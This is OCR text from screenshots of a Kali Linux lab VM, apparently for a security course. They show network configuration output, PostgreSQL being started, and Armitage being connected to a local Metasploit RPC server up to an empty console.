inux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
sec@kali: ~
11:30 AM
sec@kali: ~
File Actions Edit View Help
TX packets 29 bytes 2697 (2.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 12 bytes 556 (556.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 12 bytes 556 (556.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
sec@kali:~$
::1 ip6-allnodes ip6-loopback
ff02::1 ip6-allrouters kali
ff02::2 ip6-localhost localhost
sec@kali:~$ sudo service postgresql start
[sudo] password for sec:
sec@kali:~$
::1 ip6-allnodes ip6-loopback
ff02::1 ip6-allrouters kali
ff02::2 ip6-localhost localhost
sec@kali:~$


Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
sec@kali: ~ 11:33 AM
Favorites
Recently Used
All Applications
Settings
Usual Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
About Xfce
Accessibility
Advanced Network Configurati...
aircrack-ng
Appearance
Application Finder
armitage
arping
Atril Document Viewer
autopsy
binwalk
blkcalc
Right Ctrl



Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
A... se... 11:34 AM
sec@kali: ~
File Actions Edit View Help
TX packets 29 bytes 2697 (2.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Authenticate
Authentication is needed to run `/usr/bin/msfdb' as the super user
An application is attempting to perform an action that requires privileges.
Authentication as one of the users below is required to perform this action.
Security (sec)
Password:
Details
Cancel
Authenticate



Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Connec...
11:35 AM
sec@kali: ~
File Actions Edit View Help
TX packets 29 bytes 2697 (2.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING>
inet 127.0
inet6 ::1
loop txqu
RX packets
RX errors
TX packets
TX errors
sions 0
sec@kali:~$
::1 ip
ff02::1 ip
ff02::2 ip
sec@kali:~$ sudo s
[sudo] password for sec:
sec@kali:~$
::1 ip6-allnodes ip6-loopback
ff02::1 ip6-allrouters kali
ff02::2 ip6-localhost localhost
sec@kali:~$
Connect...
Host 127.0.0.1
Port 55553
User msf
Pass ****
Connect
Help



Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
sec@ka... 11:37 AM
sec@kali: ~
File Actions Edit View Help
TX packets 29 bytes 2697 (2.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::
loop tx
RX packe
RX error
TX packe
TX error
Start Metasploit?
A Metasploit RPC server is not running or not accepting connections yet. Would you like me to start Metasploit's RPC server for you?
No
Yes
sec@kali:~$
::1
ff02::1
ff02::2
sec@kali:~$ sudo service postgresql start
[sudo] password for sec:
sec@kali:~$
::1 ip6-allnodes ip6-loopback
ff02::1 ip6-allrouters kali
ff02::2 ip6-localhost localhost
sec@kali:~$



Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage 11:38 AM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Console X
msf5 >
Right Ctrl

